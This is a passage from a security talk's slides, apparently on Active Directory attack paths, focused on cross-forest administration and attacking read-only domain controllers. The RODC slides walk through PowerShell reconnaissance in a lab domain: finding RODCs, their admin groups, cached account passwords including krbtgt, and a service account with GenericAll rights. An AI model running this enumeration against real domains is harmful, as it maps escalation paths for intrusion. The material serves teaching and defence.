





# Cross-Forest Administration



# Cross-Forest Administration



# Cross-Forest Administration



# Cross-Forest Administration

- Production (Forest A) <--one-way--trust---- External (Forest B)
- Production forest AD admins manage the External forest.
- External forest administration is done via RDP.
- Production forest admin creds end up on systems in the External forest.
- Attacker compromises External to compromise Production AD.

## Mitigation:

- Manage External forest with External admin accounts.
- Use non-privileged Production forest accounts with External admin rights.

# Attacking Read-Only Domain Controllers (RODCs)

“But it’s ‘read-only’!”

# Discovering RODCs

```
PS C:\> Get-ADDomainController -filter {ISReadOnly -eq $True}
```

```
ComputerObjectDN      : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DefaultPartition      : DC=lab12,DC=adsecurity,DC=org
Domain                : lab12.adsecurity.org
Enabled               : True
Forest                : lab12.adsecurity.org
HostName              : ADSEC12RODC1.lab12.adsecurity.org
InvocationId          : f1a72f5c-cbd3-47d3-affe-787800e9b92a
IPv4Address            : 10.16.23.21
IPv6Address           :
IsGlobalCatalog       : True
IsReadOnly             : True
LdapPort              : 389
Name                  : ADSEC12RODC1
NTDSSettingsObjectDN  : CN=NTDS Settings,CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Config
                        : uration,DC=lab12,DC=adsecurity,DC=org
OperatingSystem        : Windows Server 2012 R2 Datacenter
OperatingSystemHotfix  :
OperatingSystemServicePack :
OperatingSystemVersion : 6.3 (9600)
OperationMasterRoles   : {}
Partitions              : {DC=ForestDnsZones,DC=lab12,DC=adsecurity,DC=org,
                        : DC=DomainDnsZones,DC=lab12,DC=adsecurity,DC=org,
                        : CN=Schema,CN=Configuration,DC=lab12,DC=adsecurity,DC=org,
                        : CN=Configuration,DC=lab12,DC=adsecurity,DC=org...}
ServerObjectDN         : CN=ADSEC12RODC1,CN=Servers,CN=Default-First-Site-Name,CN=Sites,CN=Configuration,DC=lab12,
                        : DC=adsecurity,DC=org
ServerObjectGuid        : 6e1c8df1-709c-4904-933f-0422c2ba399d
Site                   : Default-First-Site-Name
SslPort                : 636
```



# Discovering RODCs

```
PS C:\> get-adcomputer 'adsec12rodc1' -prop PrimaryGroup,PrimaryGroupID,TrustedToAuthForDelegation

DistinguishedName      : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DNSHostName             : ADSEC12RODC1.lab12.adsecurity.org
Enabled                 : True
Name                    : ADSEC12RODC1
ObjectClass             : computer
ObjectGUID              : 2fc90837-f65e-4249-b535-189f56773ad3
PrimaryGroup            : CN=Read-only Domain Controllers,CN=Users,DC=lab12,DC=adsecurity,DC=org
PrimaryGroupID          : 521
SamAccountName          : ADSEC12RODC1$
SID                     : S-1-5-21-1375489665-2563227798-2764545935-1105
TrustedToAuthForDelegation : True
UserPrincipalName       :
```

# Discovering RODCs

```
PS C:\> get-adcomputer 'adsec12rodc1' -prop PrimaryGroup,PrimaryGroupID,TrustedToAuthForDelegation

DistinguishedName      : CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
DNSHostName            : ADSEC12RODC1.lab12.adsecurity.org
Enabled                : True
Name                   : ADSEC12RODC1
ObjectClass            : computer
ObjectGUID             : 2fc90837-f65e-4249-b535-189f56773ad3
PrimaryGroup           : CN=Read-only Domain Controllers,CN=Users,DC=lab12,DC=adsecurity,DC=org
PrimaryGroupID       : 521
SamAccountName         : ADSEC12RODC1$
SID                    : S-1-5-21-1375489665-2563227798-2764545935-1105
TrustedToAuthForDelegation : True
UserPrincipalName      :
```

# Typical RODC Deployment Issues

- RODCs cache more passwords than actually required.
- RODCs are typically administered by a “RODC admins” group which is not typically well protected.
- DSRM passwords may be set the same on DCs and RODCs.

# Typical RODC Deployment Issues

- **RODCs cache more passwords than actually required**, providing a potential escalation path -compromise the RODC to compromise additional accounts. In this scenario, the RODC acts as kind of a Junior DC since it contains a subset of domain account passwords.
- **RODCs are typically administered by a “RODC admins” group which is not typically well protected.** Often the RODC admin group contains server administrators and potentially regular user accounts. The accounts in the RODC admin group(s) are often allowed to be cached on the RODC to enable administration if a DC cannot be contacted to authenticate them.
- **DSRM passwords may be set the same on DCs and RODCs.** If the organization has configured the Directory Services Restore Mode (DSRM) password to change (and they should), they may not have configured a different process for RODCs, potentially setting the same DSRM password on RODCs and DCs.

# RODC Attributes

- **msDS-Reveal-OnDemandGroup**

Contains the distinguished name (DN) of the Allowed List. Members of the Allowed List are permitted to replicate to the RODC.

- **msDS-NeverRevealGroup**

Points to the distinguished names of security principals that are denied replication to the RODC.

# RODC Attributes

- **msDS-RevealedList**

List of security principals whose passwords have ever been replicated to the RODC.

- **msDS-AuthenticatedToAccountList**

This attribute contains a list of security principals in the local domain that have authenticated to the RODC.



# RODC Password Replication Policy

- Password Replication Policy controls what password data is replicated to RODCs.
- **Allowed RODC Password Replication Group:** Added to the msDS-Reveal-OnDemandGroup.
- **Denied RODC Password Replication Group:** Added to the msDS-NeverRevealGroup.
- Domain password data not placed on RODCs by default.

# RODC Administrator Role Separation (ARS)

- RODC administration can be delegated.
- RODC administrator is not a Domain Admin.
- Full administrator on the RODC.
- Can modify SYSVOL, but RODC SYSVOL changes are not replicated.
- RODC administrators should be in the “Allowed RODC Password Replication Group”.

# RODC Administration Configuration

Active Directory Domain Services Configuration Wizard

RODC Options

TARGET SERVER  
ADSEC12RODC1

Deployment Configuration  
Domain Controller Options  
**RODC Options**  
Additional Options  
Paths  
Review Options  
Prerequisites Check  
Installation  
Results

Delegated administrator account

ADSECLAB12\RODC Admins

Clear

Select...

Accounts that are allowed to replicate passwords to the RODC

ADSECLAB12\Allowed RODC Password Replication Group

Add...

Remove

Accounts that are denied from replicating passwords to the RODC

BUILTIN\Administrators  
BUILTIN\Server Operators  
BUILTIN\Backup Operators

Add...

Remove

If the same account is both allowed and denied, denied takes precedence.

Sean Metcalf | @PyroTek3  
sean@adsecurity.org

# RODC Administration Configuration

ADSEC12RODC1 Properties

?

X

|                             |                  |            |            |
|-----------------------------|------------------|------------|------------|
| General                     | Operating System | Member Of  | Delegation |
| Password Replication Policy | Location         | Managed By | Dial-in    |

Name:

lab12.adsecurity.org/Groups/RODC Admins

Change...

Properties

Clear

The selected group can administer this RODC

Office:

Street:

City:

State/province:



# RODC Attributes

```
PS C:\> import-module activedirectory
$ROCName = (get-addomaincontroller -filter {isreadonly -eq $true}).name
Get-ADComputer $ROCName -Property * | `
Select Name,ManagedBy,'msDS-AuthenticatedToAccountlist','msDS-NeverRevealGroup',`
'msDS-RevealedDSAs','msDS-RevealedUsers','msDS-RevealOnDemandGroup'
```

```

Name : ADSEC12RODC1
ManagedBy : CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
msDS-AuthenticatedAccountsList : {CN=han_solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12ADMIN1,
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN=
Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-NeverRevealGroup : {CN=Denied RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org,
CN=Domain Operators,DC=lab12,DC=adsecurity,DC=org, CN=Server Operators,
CN=Domain Operators,CN=Builtin,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedDSAs : {CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12RODC1,OU=Domain
Controllers,DC=lab12,DC=adsecurity,DC=org, CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealedUsers : {B:96:A0000900010000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org,
B:96:7D000900010000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org,
B:96:10000000000000003E37531003000000B2D8290BE48E5C40A6ACCBA445CBC36B3D3B0000000000000000:CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org...}
msDS-RevealOnDemandGroup : {CN=Allowed RODC Password Replication Group,CN=Users,DC=lab12,DC=adsecurity,DC=org, CN=S-1-5-11,CN=ForeignSecurityPrincipals,DC=lab12,DC=adsecurity,DC=org}

```



# Discovering RODC Admins

```
PS C:\> $RODCData.ManagedBy  
Get-ADGroupMember $RODCData.ManagedBy  
CN=RODC Admins,OU=Groups,DC=lab12,DC=adsecurity,DC=org
```

```
distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org  
name              : Rey  
objectClass       : user  
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c  
SamAccountName    : Rey-admin  
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103
```

```
distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org  
name              : Poe Dameron  
objectClass       : user  
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0  
SamAccountName    : poedameron-admin  
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```



# Discovering RODC Admins

```
PS C:\> get-adgroupmember 'RODC Admins'
```

```
distinguishedName : CN=Rey,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Rey
objectClass       : user
objectGUID        : 68ba085f-d44e-4da3-a5af-2b08d8e5699c
SamAccountName    : Rey-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3103
```

```
distinguishedName : CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
name              : Poe Dameron
objectClass       : user
objectGUID        : db40045f-c92e-47d4-8d60-45dc767199e0
SamAccountName    : poedameron-admin
SID               : S-1-5-21-1375489665-2563227798-2764545935-3104
```

# Account Password Caching on RODCs

## Advanced Password Replication Policy for ADSEC12RODC1



Policy Usage

Resultant Policy






Display users and computers that meet the following criteria:

Accounts whose passwords are stored on this Read-only Domain Controller



Users and computers:

Objects retrieved: 5

| Name  | Domain Services Folder    | Type     | Password Last Changed | Password Expires    |
|---|---------------------------|----------|-----------------------|---------------------|
|  ADSEC12ADMIN1 | lab12.adsecurity.org/C... | Computer | 12/26/2017 7:42:54 PM | Never Expires       |
|  ADSEC12RODC1  | lab12.adsecurity.org/D... | Computer | 12/26/2017 7:12:23 PM | Never Expires       |
|  Han Solo      | lab12.adsecurity.org/A... | User     | 12/26/2017 8:04:55 PM | Never Expires       |
|  krbtgt_45703 | lab12.adsecurity.org/U... | User     | 12/26/2017 7:12:23 PM | 2/6/2018 7:12:23 PM |
|  Poe Dameron | lab12.adsecurity.org/A... | User     | 12/28/2017 4:35:01 AM | 2/8/2018 4:35:01 AM |

# Account Password Caching on RODCs

Advanced






Policy Usage

Resultant Policy

Display users and computers that match

Accounts whose passwords are stored


Users and computers:

| Name   | Domain |
|--|--------|
|  ADSEC12ADMIN1  | lab12. |
|  ADSEC12RODC1   | lab12. |
|  Han Solo       | lab12. |
|  krbtgt_45703 | lab12. |
|  Poe Dameron  | lab12. |

Prepopulate Passwords

Do you wish to send the current passwords for these accounts to this read-only domain controller now?

Account Name



Warning: If you are prepopulating the passwords of user accounts, be sure to prepopulate the passwords of computer accounts that these users will be using as well.

In order for a user to be able to log on to a read-only domain controller (RODC) when no writable domain controller is available, the passwords for both the user account and the computer account of the computer that the user is logging on to must already be stored on the RODC. Prepopulating the password for a user



```
PS C:\> $RODCData.'msDS-RevealedUsers'
```

```
B:96:A000090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C  
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:7D00090001000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2F070000000000000F07000000000000:C  
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5E00090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C  
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5A00090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C  
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:3700090002000000830B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2EF70000000000000EF70000000000000:C  
r,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:A0000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E77000000000000:C  
counts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:7D000900010000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E870000000000000E87000000000000:C  
counts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5E000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E77000000000000:C  
counts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5A000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E77000000000000:C  
counts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:37000900020000005D0B551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2E770000000000000E77000000000000:C  
counts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:A0000900020000007505551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A57000000000000:C  
U=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:7D000900010000007505551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A670000000000000A67000000000000:C  
U=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5E000900020000007505551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A57000000000000:C  
U=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:5A000900020000007505551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A57000000000000:C  
U=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:37000900020000007505551003000000BC3F52CCF3D39E4A96CFB849D2DD03A2A570000000000000A57000000000000:C  
U=Accounts,DC=lab12,DC=adsecurity,DC=org
```

```
B:96:A000090002000000673C531003000000B2D8290BE48E5C40A6ACCB445CBC36B7D3B00000000000007D3B000000000000:C
```



# Enumerating RODC msds-RevealUsers

- B:96:A000090002000000673C531003000000B2D8290BE48E5C40A6ACCB  
A445CBC36B7D3B00000000000007D3B000000000000:CN=Han  
Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
- B:96:7D00090001000000673C531003000000B2D8290BE48E5C40A6ACCB  
A445CBC36B7E3B00000000000007E3B000000000000:CN=Han  
Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
- B:96:5E00090002000000673C531003000000B2D8290BE48E5C40A6ACCB  
A445CBC36B7D3B00000000000007D3B000000000000:CN=Han  
Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
- B:96:5A00090002000000673C531003000000B2D8290BE48E5C40A6ACCB  
A445CBC36B7D3B00000000000007D3B000000000000:CN=Han  
Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
- B:96:3700090002000000673C531003000000B2D8290BE48E5C40A6ACCB  
A445CBC36B7D3B00000000000007D3B000000000000:CN=Han  
Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org

# RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':')[3])} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```



# RODC msds-RevealUsers

```
PS C:\> $RODCData.'msDS-RevealedUsers' | % {($_ -split(':')[3])} | sort | sort -Unique
CN=Admiral Ackbar,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12ADMIN1,CN=Computers,DC=lab12,DC=adsecurity,DC=org
CN=ADSEC12RODC1,OU=Domain Controllers,DC=lab12,DC=adsecurity,DC=org
CN=Amidala,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=Han Solo,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=krbtgt_45703,CN=Users,DC=lab12,DC=adsecurity,DC=org
CN=Poe Dameron,OU=Accounts,DC=lab12,DC=adsecurity,DC=org
CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
```



# Cached Service Account Password

```
PS C:\> get-aduser 'CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org' -prop MemberOf
```

```
DistinguishedName : CN=AccountProvisioning,OU=AD Management,DC=lab12,DC=adsecurity,DC=org
Enabled           : True
GivenName        :
MemberOf         : {}
Name             : AccountProvisioning
ObjectClass      : user
ObjectGUID       : 30a4e4c1-8938-4824-b250-dac006baa8ca
SamAccountName   : svc-ActPrv
SID              : S-1-5-21-1375489665-2563227798-2764545935-5602
Surname          : AccountProvisioning
UserPrincipalName : svc-ActPrv@lab12.adsecurity.org
```

```
PS C:\> Invoke-ACLScanner | where {$_.IdentityReference -match 'svc-ActPrv'}
```

```
objectDN      : OU=Groups,DC=lab12,DC=adsecurity,DC=org
objectSID     :
IdentitySID   : S-1-5-21-1375489665-2563227798-2764545935-5602
ActiveDirectoryRights : GenericAll
InheritanceType : None
objectType    : 00000000-0000-0000-0000-000000000000
InheritedObjectType : 00000000-0000-0000-0000-000000000000
objectFlags   : None
AccessControlType : Allow
IdentityReference : ADSECLAB12\svc-ActPrv
IsInherited   : False
InheritanceFlags : None
PropagationFlags : None
```

```
objectDN      : OU=Accounts,DC=lab12,DC=adsecurity,DC=org
objectSID     :
